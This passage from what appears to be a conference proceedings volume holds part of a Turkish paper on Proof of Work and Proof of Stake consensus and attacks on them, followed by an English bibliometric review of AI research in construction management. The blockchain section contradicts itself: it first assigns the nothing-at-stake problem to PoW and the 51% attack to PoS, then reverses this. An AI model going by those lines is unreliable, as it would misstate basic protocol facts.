4 yılda bir yarıya düşecek. Sistem toplam 21 milyon bitcoin sınırlaması koymuştur. Şimdiye kadar toplamda 16 milyon bitcoin üretilmiş olup ve üretimi zamanla yavaşlamaktadır [4]. Bu ödül miktarı 2018 ve 2019 yılı boyunca 12,5 BTC'dir. Yaklaşık 10 Mayıs 2020'de tekrar yarılanarak 6,25 BTC'ye inecektir. Her 4 yılda bir yarılanarak en son 2140 yılında bitcoin üretimi bitecektir. Ancak çok daha öncesinde ödül tutarı zaten çok ufak meblağlara düşmüş olacağından, madencilerin esas geliri işlem komisyonları olacaktır [19]. Madenciler Blokzincire blok eklemek için karmaşık ve bir o kadar da zor bilgisayar gücü gerektiren matematiksel işlemler yapmaktadır [20,21,22]. Bu da çok fazla enerjinin tüketimine neden olduğu gibi çok fazla zaman kaybına da neden olur [24,25]. Çok fazla Enerji tüketimi nedeniyle emek ispatı tabanlı blokzincir sistemleri uzun vadeli çözümler değildir [29]. Tüm bu kayıpları en aza indirmek ve güvenliği artırmak için 2012 yılında POS (Hisse ispatı) adında yeni bir uzlaşma protokolü sunulmuştur [25]. Proof of Work kullanan blockchain'ler Bitcoin Cash ve Litecoinidir.

2.2 Hisse İspatı (Proof of Stake)

Hisse ispatı (PoS), Emek ispatı yerine sunulan yeni bir protokol olup, 2012 yılında Sunny King ve Scot Nadal tarafından sunulan bir uzlaşma protokolüdür [26]. Hisse İspatı protokolü, ilk kez BitcoinTalk forumunda "QuantumMechanic" adındaki kullanıcı tarafından sunulmuştur [27]. PoS uzlaşma protokolünü uygulayan ilk kripto para birimi Peercoin'dir. Yüksek profilli akıllı sözleşmeler platformu olan Ethereum, ağın performans taleplerini daha iyi desteklemek için PoW uzlaşma protokollünden PoS uzlaşma protokolüne geçiş sürecindedir. PoS uzlaşma protokolünde onaylayıcı/ forger blok üretmek istediğinde öncelikle depozito bedelini (ether olarak) yüklemesi gerekir. Yükleme yaptığı takdirde diğer onaylayıcılarla blok üretimi için rekabete girebilecektir. Herhangi bir onaylayıcının sahtekarlık yapması durumunda, yüklemiş olduğu tüm depozito bedelini kaybetmiş olacaktır [29].

Bu protokolde, sistemin güvenliği kullanıcıların zincirdeki hisselerine bağlıdır. Kullanıcının blok ekleme şansı zincirdeki hissesiyle doğru orantılıdır. Yani ne kadar fazla hisseye sahipse blok ekleme şansı o kadar fazladır [28]. Bloğu oluşturacak düğümün belirlenmesi için iki yöntem göz önünde bulundurulur. Başlangıçta üretilen tüm coinler kullanıcıların hisselerine bağlı olarak düğümlere coinler verilir. Birinci yöntemde göre en fazla coin sayısına sahip olan düğüm ilk bloğu paylaşma hakkına sahip olur. Belirlenen süre içinde blok paylaşılmazsa bu düğüm şansını kaybedip sıra en fazla coine sahip olan ikinci düğümün olur ve sistem bu şekilde devam eder. İkinci yöntemde göre ise başlangıçta düğüm belirlenmez ama emek ispatı uzlaşma protokolündeki gibi düğümlere çözmeleri için problemler verilir. Ayrıca coin sayısı fazla olan düğüme daha rahat çözebilmesi için kolay problem verilerek bloğu erken bulma şansı artırılır. Coin sayısının daha fazla olduğu düğümlerin coin sayısının daha az olduğu düğümlere göre daha fazla blok bulma ve daha fazla hisse elde etmenin az da olsa önüne geçilebilmesi ve coin sayısının az olduğu düğümlerin de blokları paylaşabilmesinin sağlanması için bir yaş kavramı geliştirilmiştir. Bu yaş kavramı 2010 yılında Nakamoto tarafından sunulmuş olup bu kavramda önemli olan paranın yaşı ve değeridir. Çünkü yaş kavramında ki ispat paranın yaşı ve değerine göre yapılmaktadır. Blokzincirdeki her paranın bir yaşı olup geçen her süre yaş değerinin artışı sağlar [28]. Bu yaş kavramına göre yüksek yaş değerine sahip olan coinlerin blok oluşturma şansı daha fazladır. Bir düğümün bloğu oluşturmak için kullandığı coinlerin yaş değerleri bloğun oluşumundan sonra sıfırlanır. Sıfırlanan bu coinler zaman geçtikçe tekrardan yaş değeri kazanır ve sistem işlemleri bu şekilde tekrarlayarak devam ettirir [24].

PoW protokolünde blok üreten düğümlere madenci(miner) ve bu işleme madencilik (mining) denilirken, PoS protokolünde bloğu üreten düğüme validator (doğrulayıcı) ve bu işleme ise forging(minting) denir [24].

3. POW VE POS PROTOKOLLERİNDEKİ SALDIRILAR


PoW ve PoS protokollerinin bazı problemleri vardır. PoW' da meydana gelen problem ortaya konan bir şey olmama/ Nothing at stake problemidir. PoS protokolünde ise; görülen problem, Bitcoin ve diğer birçok kripto paralarda meydana gelen önemli saldırılardan biri %51 saldırısıdır. Bu protokollerde DDOS, geçmiş saldırısı, uzun menzil saldırısı olmak üzere birçok saldırı meydana gelmektedir [28].

3.1.Çift Harcama Saldırısı

Çift harcama, aynı parayı iki kez harcamak anlamına gelir. Çift harcama, dijital para birimlerine özgü bir sorun olup önlem alınmadığında dijital ortamda kolayca çoğaltılabilirler. Kripto paralar dijital para olup fiziksel para değildir. Bu nedenle, blokzincir işlemlerinin kopyalanma ve yeniden yayınlanma olasılığı vardır. Nakit ödeme yaptığımızda, ödeme başka bir insan tarafından anında onaylanır ve doğrulanır. BTC dijital para biriminde bu doğrulama mekanizması eksikse, çift harcamaya yol açabilir. Fakat Bitcoin dijital para birimi kopyalanma ve iki kez harcanma problemini çözmektedir. Bitcoin, geleneksel nakit para sistemine benzer şekilde, bir teyit mekanizması uygulayarak ve evrensel bir defter sağlayarak çift harcama problemini yönetir. Blokzincire blok eklenmesi oldukça uzun süren ve fazla işlem gücü gerektirdiğinden dolayı zincirin değiştirilmeye kalkışılması ve çift harcamanın yapılması oldukça zordur.


3.2. Ortaya Konan Bir şey olmama (NaS)

Blokzincir sisteminde tüm veriler herkese açık olan veri defterinde tutulur. Madenciler bu zincire blok eklemek için uğraşırlar [36]. Blokların birbirine bağlanması ve uzamasıyla defter oluşmaktadır. Bir blokzincir sisteminde tek bir zincir devam ettirilmekte olup tek bir defter tutulmaktadır. Sistemde birden fazla zincir oluşması durumunda çatallaşma oluşur ve Pow protokolüne göre sistem en uzun zinciri kabul edip onun üzerinden devam eder [6]. Bu yüzden madenciler yeni zincirde ürettikleri bloklar için sistemden ödül alamayacak ve bu bloklar için boşa enerji harcamış olacaklardır. PoS protokolünü kullanan sistemlerde ise böyle bir durum söz konusu değildir. Çünkü PoW protokolüne göre çok daha az enerji harcandığı için her blok üretiminde kaybedecekleri bir şey yoktur. Bu problem çift harcama problemine neden olabilmektedir. Aynı transfer, aynı hisse miktarı ile başka zincirlere (çatallara) eklenebilmektedir. Bu saldırıyı bertaraf etmek için farklı çözüm yöntemleri sunulmaktadır. Örneğin, Ethereum'da madenciler PoS protokolünde önceden depozit olarak belirli miktarda ETH yatırır ve böyle bir yasal olmayan bir işlem yapmaya başladıklarında ceza olarak depozitlerine el konulur. Böylece, NaS saldırısı Ethereum'da maliyetli hale getirilir.



Şekil 7. PoS tabanlı sistemler için NaS problemi[36].

Şekil 7'te gösterildiği gibi PoS protokolündeki sistemlerde forger farklı iki çatalda blok oluşturabilir ve zincirdeki hissesini bu iki bloğa ayırıp harcayabilir.



Şekil 8. PoW tabanlı sistemler için NaS problemi[36]

Şekil 8 ' da gösterildiği gibi PoW protokolünde madenci aynı anda farkı iki blokta işlem yapmak istediğinde özet işlem gücünü ikiye bölmesi gerekir. Bu da blok işleme şansının azalmasına neden olmaktadır [36].

3.3. %51 Saldırısı

%51 saldırısı Blokzincirdeki bir grup madencinin işlem havuzu yaratarak, sistemdeki toplam madencilik gücünün %50'den fazlasını ele geçirerek kendilerine göre yeni kurallar oluşturup sistemi ele geçirmesine %51 saldırısı denir [24]. Uzlaşma protokollerinde zincirde bulunan düğümlerin %51'i kendi aralarında ortak karar vererek yeni bir zincirden devam etmeleri çatallaşmaya neden olur [24]. PoW sistemlerinde bir grup madenci blok üretmek için kendilerine ait bir zincir oluşturarak anazinciri bu oluşturdukları zincirle değiştirme gücüne sahiptirler. Bu grup madenci, sistemdeki toplam işlem gücünün %50'den daha fazla işlem gücünü ele geçirerek yeni bir zincir oluşturacaklardır. Bu oluşturdukları zincir yayımlandığında madenciler daha fazla emeğin harcadığı zinciri seçecekler. Böylelikle grubun oluşturduğu bu gizli zincir anazincir olacaktır. Bu durum PoS sistemlerinde de aynıdır. Fakat burada sistemdeki toplam işlem gücü yerine toplam hisse miktarının %50 den fazlasını ele geçirilmesi gerekir [37].

PoW protokolünü uygulayan sistemlere saldırı yapmak pahalı olduğu için çalabileceği miktardan daha fazla paraya ihtiyaç olacaktır. PoS protokolünü uygulayan sistemlere %51 saldırısını yapılması oldukça zordur. Hackerin bunu gerçekleştirebilmesi için sistemdeki tüm kripto paraların %51 den fazla hisseye (coine) sahip olması gerekir. Böyle bir durumda saldırıdan elde edeceği kazançtan çok daha fazlasını kaybetme durumu söz konusu olacaktır [39]. Bir kişi veya grup, zincirin %51'ini ele geçirdiğinde hileli işlemler yapabilir, örneğin diğer işlemleri onaylamayıp, sadece kendi bitcoin'lerini birçok defa onaylayarak çift harcama yapabilir[5], başkalarının varlıklarını çalabilir. %51 saldırısı, teorik olarak mümkün olan, fakat çok düşük olasılıkla gerçekleştirilecek bir saldırı türüdür [38,39].

PoW ve PoS'un KARŞILAŞTIRILMASI

Tablo 1. Uzlaşma protokollerinin Karşılaştırılması [23]

Uzlaşma algoritması	Örnek platformu	Blokzincir	Artıları	Eksileri
PoW	Bitcoin, BCH, BSV, Monero		Düşük %51 Saldırı ihtimali	Yüksek enerji ve zaman tüketimi
PoS	Peercoin, BlackCoin, Nxt, BitShare, Ethereum		Düşük enerji ve zaman tüketimi	Nothing at Stake Problemi

Birçok blokzinciri uygulaması önceden PoW'u kullanmakta olup sonrasında PoS'a geçiş yapmaktadır. Örneğin kripto paralardan Bitcoin'den sonra en popüler olan Ethereum Şubat 2018 itibarıyla PoW protokolü kullanılıyordu fakat PoW olan Ethash'tan [30] bir PoS türü protokol olan Casper [31] güncellemesiyle PoS kullanılmaktadır [11]. Peercoin [26], BlackCoin [32], Nxt [33] ve BitShares [34] bu protokolü kullanan ilk uygulamalardandır.

Tablo 2. İlk 6 Kripto paranın kullandığı uzlaşma protokolleri [40].

Blokzincir Platformu	Bitcoin (BTC)	Ethereum (ETH)	Bitcoin Cash (BCH)	Litecoin (LTC)	Bitcoin SV	Monero
Uzlaşma Algoritması	PoW	PoS/PoW	PoW	PoW	PoW	PoW

SONUÇ

Blokzincirde en çok kullanılan uzlaşma protokolleri PoW ve PoS protokolleridir. Proof of Work protokolü blokzinciri ağında tanıtılan ilk uzlaşma protokolüdür. PoW algoritmasında bir bloğun üretilmesinde geçen sürenin çok fazla olması, isteklerin belirlenen sürede yerine getirilememesine ve sistemin giderek yavaşlamasına neden olmaktadır. PoW uzlaşma protokolünde, madenciler blokzincire blok eklemek için karmaşık ve bir o kadar da zor bilgisayar gücü gerektiren matematiksel işlemler yapmaktadır. Bu da çok fazla enerjinin tüketimine neden olduğu gibi çok fazla zaman kaybına da neden olur. Bitcoin üretilirken on binlerce madenci her bir blok üretimi için katrilyonlarca kez özet

hesaplaması aynı anda yaparlar ve sadece bir blok üretilir. Ancak PoS protokolünde seçilen bir tek madenci bu işlemi yapacaktır. Bu da devasa boyutta enerji tüketimini en aza indireyecek bir durumdur. Tüm kayıpları en aza indirmek ve güvenilirliği artırmak için 2012 yılında POS (Hisse ispatı) adında yeni bir protokol sunulmuştur [25]. Bu protokolda, sistemin güvenliği kullanıcıların zincirdeki hisselerine bağlıdır. Kullanıcının blok ekleme şansı zincirdeki hissesiyle doğru orantılıdır. Yani ne kadar fazla hisseye sahipse blok ekleme şansı o kadar fazladır. Emek kanıtında ise bir madencinin matematiksel işlem gücü ne kadar iyiyse özet değerini bulma gücünde o kadar yüksek olup blok üretme olasılığı da o kadar fazla olur [11,28]. PoS uzlaşma protokolünün PoW uzlaşma protokolündeki gibi işlem gücüne sahip olmalarına gerek yoktur. Bu yüzden PoW protokolü ile karşılaştırılırsa; PoS protokolü çok büyük oranda enerji ve zaman tasarrufu sağlamaktadır [11]. Enerji tüketimi nedeniyle PoW protokolünü kullanan blokzincir sistemleri uzun süreli çözümler sunmaz [29].

KAYNAKLAR

- [1]. Erözel Durbilmez, S. (2018), Blockchain Teknolojisinin Finans Sektöründeki Yeri ve Uygulamaları, Yüksek Lisans Tezi, Marmara Üniversitesi Sosyal Bilimler Enstitüsü, İşletme Anabilim Dalı, İstanbul.
- [2]. Murat, M. (2018), Blockchain ile Güvenli Elektronik Sağlık Sistemi, Yüksek Lisans Tezi, İstanbul Teknik Üniversitesi Bilişim Enstitüsü, Bilişim Uygulamaları Anabilim Dalı, İstanbul.
- [3]. Erözel Durbilmez, S., Yılmaz Türkmen, S. (2019), Blockchain teknolojisi ve Türkiye finans sektöründeki durumu, Finans Ekonomi ve Sosyal Araştırmalar Dergisi (FESA), 30-35.
- [4]. Aydın, M. (2018), Blokzincir Tabanlı Oy Verme Sistemi Önerisi, Yüksek Lisans Tezi, Necmettin Erbakan Üniversitesi Fen Bilimleri Enstitüsü, Konya.
- [5]. Taş, O. (2018), Blok Zinciri Teknolojisine Yapılan Saldırıları Üzerine bir İnceleme, Bilişim Teknolojileri Dergisi, Literatür Makalesi, 369-382, Cilt: 11, Sayı: 4, EKİM 2018,
- [6]. Kardeş, S. (2019), Blokzincir Teknolojisi: Uzlaşma Protokolleri, *DÜMF Mühendislik Dergisi*, 481-496
- [7]. Usta, A., Doğanekin, S. (2017). **Blockchain 101**. İstanbul: Kapital Medya Hizmetleri.
- [8]. Atay, S.(2006), Eliptik Eğri Kriptosistem Yazılım Uygulamalarında Hız Problemi, Doktora Tezi, Ege Üniversitesi Fen Bilimleri Enstitüsü, Bilgisayar Mühendisliği Anabilim Dalı, İzmir.
- [9]. Computer Security Research Center – CSRS, “Public Key Infrastructures – PKI Research” <http://csrc.nist.gov/pki/PKIResearch.html>, Last updated: August 15, 2005 Page created: July 28, 2004
- [9]. **Computer Security Research Center – CSRS**, “Public Key Infrastructures – PKI Research” <http://csrc.nist.gov/pki/PKIResearch.html>, Last updated: August 15, 2005 Page created: July 28, 2004.
- [10]. Çarkacıoğlu, A. (2016), Kripto-para bitcoin, Araştırma Raporu, Sermaye Piyasası Kurulu Araştırma Dairesi.
- [11]. Tanrıverdi, M., Uysal, M., Üstündağ, M.T. (2019), Blokzinciri teknolojisi nedir? Ne değildir?, Araştırma Makalesi, Bilişim Teknolojileri Dergisi: 203-217.
- [12]. Kıymık, Z. (2019), Blokzincir Teknolojisinin Kredi Transferi için Kullanımı, Yüksek Lisans Tezi, Kahramanmaraş Sütçü İmam Üniversitesi, Fen Bilimleri Enstitüsü, Enformatik Anabilim Dalı, Kahramanmaraş.
- [13]. İşler, B., Takaoğlu, M., Küçükali, U.F, (2019), Blokzinciri ve Kripto Paraların İnsanlığa Etkileri, Yeni Medya Elektronik Dergi ,71-83.
- [14]. Internet: S. Nakamoto, Bitcoin: A Peer-to-Peer Electronic Cash System,<http://citeseerx.ist.psu.edu/viewdoc/summary?doi=10.1.1.221.9986>, 18.11.2019.
- [15]. Z. Zheng, S. Xie, H. Dai, X. Chen, H. Wang, (2017) “An Overview of Blockchain Technology: Architecture, Consensus, and Future Trends”, **Proceedings - 2017 IEEE 6th International Congress on Big Data, BigData Congress 2017**, 557–564, 2017
- [16]. Dulupçu, M.A., Yiğit, M. ve GENÇ, A.G. (2017). "Dijital Ekonominin Yükselen Yüzü: Bitcoin'in Değeri ile Bilinirliği Arasındaki İlişkinin Analizi", *Süleyman Demirel Üniversitesi İktisadi ve İdari Bilimler Fakültesi Dergisi*, 22(Özel Sayı): 2241-2258.
- [17]. Yardımcıoğlu, M., Şerbetçi, G. (2018), Bitcoinin Yapısı ve Yasadışı Kullanımı, Al Farabi Uluslararası Sosyal Bilimler Dergisi, 165-190, Aralık.
- [18]. Karaoğlu, S., Arar, T., Bilgin, O., (2018), Türkiye’de Kripto Para Farkındalığı ve Kripto Para Kabul Eden İşletmelerin Motivasyonları, İşletme ve İktisat Çalışmaları Dergisi, 15-28, Mayıs.

- [19]. Güven, V., Şahinöz, E. (2018), “Blokzincir-Kripto paralar-Bitcoin, Satoshi Dünya’yı Değiştiriyor”, Kültür Bakanlığı Yayıncılık, Yayın No: 34569, İkinci Baskı, İstanbul.
- [20]. **Nakamoto, S.**, (2008) Bitcoin: A peer-to-peer electronic cash system, Retrieved in May 21, 2019, <https://bitcoin.org/bitcoin.pdf>
- [21]. **H. Nicolas**, (2014) The Economics of Bitcoin Transaction Fees, SSRN Electronic Journal, 2014.
- [22]. **U. Mukhopadhyay, A. Skjellum, O. Hambolu, J. Oakley, L. Yu, and R. Brooks.** (2016) A brief survey of Cryptocurrency systems, 14th Annual Conference on Privacy, Security and Trust (PST), 2016.
- [23]. **I. Eyal and E. G. Sirer**, (2018) Majority is not enough, Communications of the ACM, vol. 61, no. 7, pp. 95–102, Jun. 2018.
- [24]. Ataşen, K. (2019), Blokzinciri ve Akıllı Sözleşmeler: Güvenli bir Dijital Sertifikasyon Uygulaması Geliştirilmesi, Yüksek Lisans Tezi, Trakya Üniversitesi, Fen Bilimleri Enstitüsü, Bilgisayar Mühendisliği Anabilim Dalı, Edirne.
- [25]. Internet: S. King, Primecoin: Cryptocurrency with prime number proof-of-work, <http://primecoin.io/bin/primecoin-paper.pdf>, 18.11.2019.
- [26]. **King, S., & Nadal, S.**, (2012) Ppcoin: Peer-to-peer crypto-currency with proof of stake, self-published paper, 19 August 2012.
- [27]. Bitcointalk, Proof of stake instead of proof of work, Retrieved in July 24, 2019, <https://bitcointalk.org/index.php?topic=27787.0>
- [28]. Yurdakul, Y.Ç. (2019), Hisse İspatı Tabanlı Blokzincir Sistemlerinin Teknik bir Analizi, Yüksek Lisans Tezi, Tobb Ekonomi ve Teknoloji Üniversitesi, Fen Bilimleri Enstitüsü, Bilgisayar Mühendisliği Anabilim Dalı, Ankara.
- [29]. Kiayias, A., Russell, A., David, B., & Oliynykov, R. (2017, August). Ouroboros: A provably secure proof-of-stake blockchain protocol. In Annual International Cryptology Conference (pp. 357-388). Springer, Cham.
- [30]. D. G. Wood, “Ethereum: a Secure Decentralised Generalised Transaction Ledger”, 2014.
- [31]. Internet: V. Zamfir, Introducing Casper ‘the Friendly Ghost 2015’, <https://blog.ethereum.org/2015/08/01/introducing-casper-friendly-ghost/>, 25.11.2019.
- [32]. **Pavel Vasin**, (2013) BlackCoin, blackcoin.co, 2013.
- [33]. Whitepaper:Nxt. Retrieved June, 1, 2019, <https://nxtwiki.org/wiki/Whitepaper:Nxt>
- [34]. **Aggelos Kiayia, Ioannis Konstantinou, Alexander Russell, Bernardo David, Roman Oliynykov**, (2016). A Provably Secure Proof-of-Stake Blockchain Protocol. IACR Cryptology. 2016.
- [35]. <https://en.bitcoin.it/wiki/Target> (Erişim 05.12.2019)
- [36]. **Vitalik Buterin**. (2017) Incentives in Casper the Friendly Finality Gadget, Ethereum Foundation
- [37]. **Tschorsch, F., & Scheuermann, B.**, (2015) Bitcoin and Beyond: A Technical Survey on Decentralized Digital Currencies, IACR Cryptology ePrint Archive 2015.
- [38]. M. Swan, Blockchain blueprint for a new economy, O'Reilly Media, Inc., 2015.
- [39]. Internet: A. Rosic, 5 Blockchain Applications That Are Shaping Your Future, HuffPost, https://www.huffingtonpost.com/ameer-rosic/5-blockchain-applications_b_13279010.html, 13.07.2018.
- [40]. <https://coinmarketcap.com/> (erişim 09.01.2020).

**A BIBLIOMETRIC REVIEW OF GLOBAL SCIENTIFIC RESEARCH TRENDS ON
ARTIFICIAL INTELLIGENCE AND CONSTRUCTION MANAGEMENT
FROM 1988 TO 2018****Ali Fatih KULOĞLU**

Undergraduate Student, Civil Engineering Department, Middle East Technical University

Murathan SAYGILI

Undergraduate Student, Civil Engineering Department, Middle East Technical University

Onur Behzat TOKDEMİR

Asst. Prof. Dr., Civil Engineering Department, Middle East Technical University

1. ABSTRACT

Construction management is the application of management principles in construction projects. Recently, with the advancement of artificial intelligence (AI) applications, the construction industry has started to integrate AI into its applications so that the construction projects can be managed more effectively. The objective of this study is to establish a conceptual base and to identify gaps for future studies in artificial intelligence applications in construction management so that the integration process becomes easier. In this paper, a bibliometric study was carried out to achieve this objective. Related publications in ‘Artificial Intelligence’ and ‘Construction Management’ subjects were taken from the Web of Science core collection for all fields. A total of 1065 publications was obtained between the years of 1988 and 2018 on June 9, 2019. These publications included different types of documents, such as proceedings papers, articles, reviews, editorial materials, and book chapters. The downloaded bibliographic data for these publications were checked, organized, processed, and visualized step by step so that a better and clearer understanding can be provided to the enthusiast. As a result, publication types, annual scientific production of publications, the yearly average number of citations, most internationally cited documents, most frequent keywords and most contributive countries were obtained and provided in the rest of the paper. The results showed that there is an increase in the studies of artificial intelligence and its applications in construction management. This increase is led by China with a significant jump compared to the studies of other countries. When the results were analyzed in terms of collaboration, the USA appeared next to China. Also, when the contents of the publications were analyzed, it is seen that there has been a variety of construction management applications integrated with AI functions. A couple of these were; waste management, risk assessment, decision making, etc. It is believed that this paper will help to understand the status quo of artificial intelligence applications in construction management and the variety of areas where it can be implemented. As a result, this paper will broaden the perspectives of enthusiasts and practitioners in the field of construction management.

Keywords: Artificial Intelligence, Construction Management, Bibliometric Analysis, Research Trends, Keywords Analysis

2. INTRODUCTION

Artificial intelligence is a branch of computer science which aims to give computers or computer-controlled machines the ability to perform tasks associated with intelligent behavior. Artificial intelligence is a broad discipline and has multiple branches such as expert systems, artificial neural networks (ANN), genetic algorithms, and fuzzy logic (Kalogirou, 2003). Even though artificial intelligence was defined in the 1950s, its progress gained momentum after the 1980s as the fifth-generation computers developed. In the 1990s, the development of global internet technology advanced even rapidly and new fields of studies emerged. (Lu, Chen, & Zheng, 2012), and in the recent years, artificial intelligence applications have started to be widely used in a large number of industries amongst which construction sector appears as a majority.

One of the reasons why artificial intelligence is needed in construction sector might be the fact that in the past few decades, construction projects became more dynamic, complicated, and interactive. (Kanapeckiene, Kaklauskas, Zavadskas, & Seniut, 2010) Also, the construction sector is getting increasingly competitive, and required obligations for projects are continuously changing, causing a need for improved performance. As a result, a large number of artificial intelligence applications has been adopted in construction engineering and management in the recent years, and the increasing

awareness of artificial intelligence applied in the construction sector has become widespread. All of these elements lead construction firms to become more reliant to artificial intelligence applications.

Genetic algorithms, expert systems and neural networks are three major elements among the research areas of construction engineering and management. Genetic algorithms are a type of optimization algorithm, meaning that they are used to find the optimal solution or solutions to a given computational problem that maximizes or minimizes a particular function (Carr, 2014). The application of expert systems attempt to model intelligent reasoning, and the problem-solving capabilities of the human brain, and neural networks attempt to model the brain learning, thinking, storage, and retrieval of information, as well as associative recognition. (Moselhi, Hegazy, & Fazio, 1992). Together, these applications have changed computational techniques, decision-making processes, and risk analysis techniques, which are crucial to construction sector, and brought better solutions than their traditional versions.

Forming the skeleton of this paper, bibliometric analysis is a quantitative method of the bibliographic features of a body of literature. It was first used by Pritchard (1969) and has become a popular method to aid quantitative analysis in understanding the literature (Zhang, Zhang, & Managi, 2019). Bibliometric analysis can provide useful information about, the contribution of authors and countries, history of contributions, the number of publications, collaborative indexes, citation analysis, and keyword occurrences. Bibliometric analysis is used by researchers for various research areas to explore the impact of their profession, their colleagues, their paper, or to identify particularly impactful papers in that specific field of research. Therefore, the findings in this paper are prepared with the purpose of providing a summary of the current situation of artificial intelligence in construction management, giving information about current trends, identifying the relationship between the products and providing useful guidance to the enthusiasts of this field for their future studies.

3. METHODOLOGY




Figure 1: Flowchart of Research Procedure

The dataset was obtained from Web of Science core collection since it contains the most influential publications, and it is recognized as one of the most authoritative data sources for analyzing publications for almost any research field. Also, it provides a more extensive range of coverage than other data sources in a downloadable format. The data was collected from Web of Science on June 9, 2019 by choosing “Artificial Intelligence” and “Construction Management” as search topics with an “and” operator between them.

Limiting the research period to the years of 1945 and 2018, a total of 1065 reviews, proceedings papers, and articles were obtained. Bibliographic records containing the author information and affiliations, countries, keywords, publication years, source journals, abstracts, and references were downloaded for all 1065 publications in BibTeX form. It should be noted that although the period was set between years 1945-2018, the publication year of the earliest documents was 1988.

Bibliographic data for each publication were controlled manually and categorized into different groups. The aim of this categorization is to simplify the analysis of each aspect of the data so that the results can be provided in a more homogeneous and more meaningful format. The country of origin and affiliations, keywords of each publication, annual scientific production, yearly average citation numbers of publications, number of collaborations between countries were analyzed separately. The final results of these analyses were visualized by means of graphs to give a better understanding.

4. RESULTS AND DISCUSSION

Variety of Work

When the raw data is sorted according to publication types, it can be seen that there is a variety of work published during the period of research. Articles, books, editorial materials, proceedings paper, and reviews are the five main categories. In addition to that, there are also categories composed of the combinations of them. The numeric values of the categories can be obtained in Table-1.

Publication Type	Number of Publication
Article	266
Book	1
Editorial Materials	2
Proceedings Paper	693
Reviews	14
Articles and Book Chapters	7
Articles and Proceedings Paper	81
Editorial Material and Book Chapter	1

Table-1: Publication Types and Numeric Values

It should also be noted that the publications are classified by following certain standards. According to Web of Science core collection, if records of a publication covered in the two conference proceedings indexes (CPCI-S and CPCI-SSH) it is identified as proceedings paper. If the records covered in the three indexes (SCI-E, SSCI, and A&HCI), it is identified as an article when published in a journal. Therefore, certain publications may have two different document types.

Yearly Progress




Figure-2: Annual Scientific Production of Publications

Figure-2 indicates that artificial intelligence has started to become an area of interest in construction management in the late 1980s. As it is stated previously in this paper, the earliest publication present in this study was published in 1988. Scientific production shows a fluctuated growth until the mid-2000s. After 2004, scientific annual production has undergone substantial growth and almost got quadrupled in six years. In 2004, a total of 18 publications were produced, whereas this amount reaches to a value

of 76 in 2010. The reason for this growth can be connected to the development in various artificial intelligence branches. (Lu et al., 2012) As these branches began to develop, adopting different applications of such branches in construction management became more rational and productive. As a result, these new applications have provided a wider area of usage for artificial intelligence in construction management. In the recent years, scientific production has shown sharper fluctuations; however, an overall increase in annual scientific production is continuing. It can be expected that scientific production will increase in the upcoming future based on the current trend of Figure 2.

Citation Details

Authors	Title	Document Type	Publication Year	Total Citation
Junyi Chai; James N.K. Liu; Eric W.T. Ngai	Application of decision-making techniques in supplier selection: A systematic review of literature	Review	2013	312
Hsinchun Chen; Andrea L. Houston; Robin R. Sewell; Bruce R. Schatz	Internet browsing and searching: User evaluations of category map and concept space techniques	Article	1998	156
Stacy L. Özesmi; Uygar Özesmi	An artificial neural network approach to spatial habitat modeling with interspecific interaction	Article	1999	147
Vaughan J. Carr; Joseph H. M. Tah	A fuzzy approach to construction project risk assessment and analysis: construction project risk management system	Article, Proceedings Paper	2001	136
Steven Y. Cheng; Christine W. Chan; Gordon H. Huang	An integrated multi-criteria decision analysis and inexact mixed-integer linear programming approach for solid waste management	Article	2003	121
Natalya Fridman Noy; Ray W. Ferguson; Mark A. Musen	The Knowledge Model of Protégé-2000: Combining Interoperability and Flexibility	Article, Proceedings Paper	2000	104
Joan Borràs; Antonio Moreno; Aida Valls	Intelligent tourism recommender systems: A survey	Review	2014	103
S. Singh; D. Litman; M. Kearns; M. Walker	Optimizing Dialogue Management with Reinforcement Learning: Experiments with the NJFun System	Article	2002	102
D. K. H. Chua; D. Z. Li; W. T. Chan	Case-Based Reasoning The approach in Bid Decision Making	Article	2001	102
N. Nisan; A. Ronen	Computationally Feasible VCG Mechanisms	Article	2007	92

Table-2: Most Internationally Cited Documents

Table-2 presents the most cited documents on artificial intelligence and construction management. The first and second columns state the authors and the title of the publications. The rest of the columns provide the document type, publication years, and the total citation values, respectively, and the data in this table is sorted in a descending order of the total citation values. In the first row, a review with the title of ‘Application of Decision-Making Techniques in Supplier Selection: A Systematic Review of Literature’ written by Chai J, Liu J., and Ngai E. takes place with 312 citations as a total. After a significant gap, the other publications were cited with the numbers and other information shown in Table-2.

Table-2 also provides an insight into the research topic with the title of publications. As it can be observed from the table, the publications include information about different aspects of construction management, i.e., the papers study different areas of artificial intelligence applications on construction sector. These areas include; decision making in supplier selection (Chai, Liu & Ngai 2013), project risk assessment and analysis (Carr & Tah, 2001), solid waste management (Cheng, Chan & Huang, 2003), bid decision making (Chua, Li & Chan, 2001), etc. It is clear that there is no strict pattern for research topics between these documents since each document takes a different aspect of the field as an interest. Although the sample of most-cited publications is a minority amongst the total number of papers, it is a reflection of the total database with respect to the research topic variety of the publications. This is, in

Country




Figure 4: The Most Contributed Countries

The contribution of countries should be taken into consideration in bibliometric research to understand the global distribution of the research and to have an idea about the leading countries of the field. Figure-4 shows the most contributive countries that has been conducting researches on artificial intelligence in construction management studies. It is not surprising to see the dominance of China in scientific production with 542 publications since construction is a major asset for Chinese economy. Total output value of construction was 21,394 trillion Yuan in 2017 which was 1,006 trillion Yuan in 1999. (China Statistical Yearbooks) Furthermore, the USA is in second place with 149 publications followed by Taiwan with 118 publications and the United Kingdom with 99 publications.




Figure 5: The Most Frequent Collaboration Between The Countries

Collaboration frequencies are given in Figure 5. USA and China have the highest number of collaborations with 11 publications, which is expected considering the fact that the two most contributive countries are China and the USA. The data for the rest of the most frequently collaborated

countries can be obtained from the graph. International collaboration for this field can be considered limited for the time being regarding the number of publications from each country. For instance, the total number of publications from China and The USA is respectively 542 and 149 as shown in figure 4.

5. CONCLUSION

In this paper, the bibliometric approach is implemented to the research database of ‘Artificial Intelligence in Construction Management’ in order to evaluate the status quo of artificial intelligence and its place in construction management. 1065 bibliographic records obtained from the Web of Science to analyze and visualize current global situation. This analysis gives a general idea of current research trends around the world. This research field has been gaining considerable popularity for the last three decades. The number of publications in this field has been growing consistently since 1988.

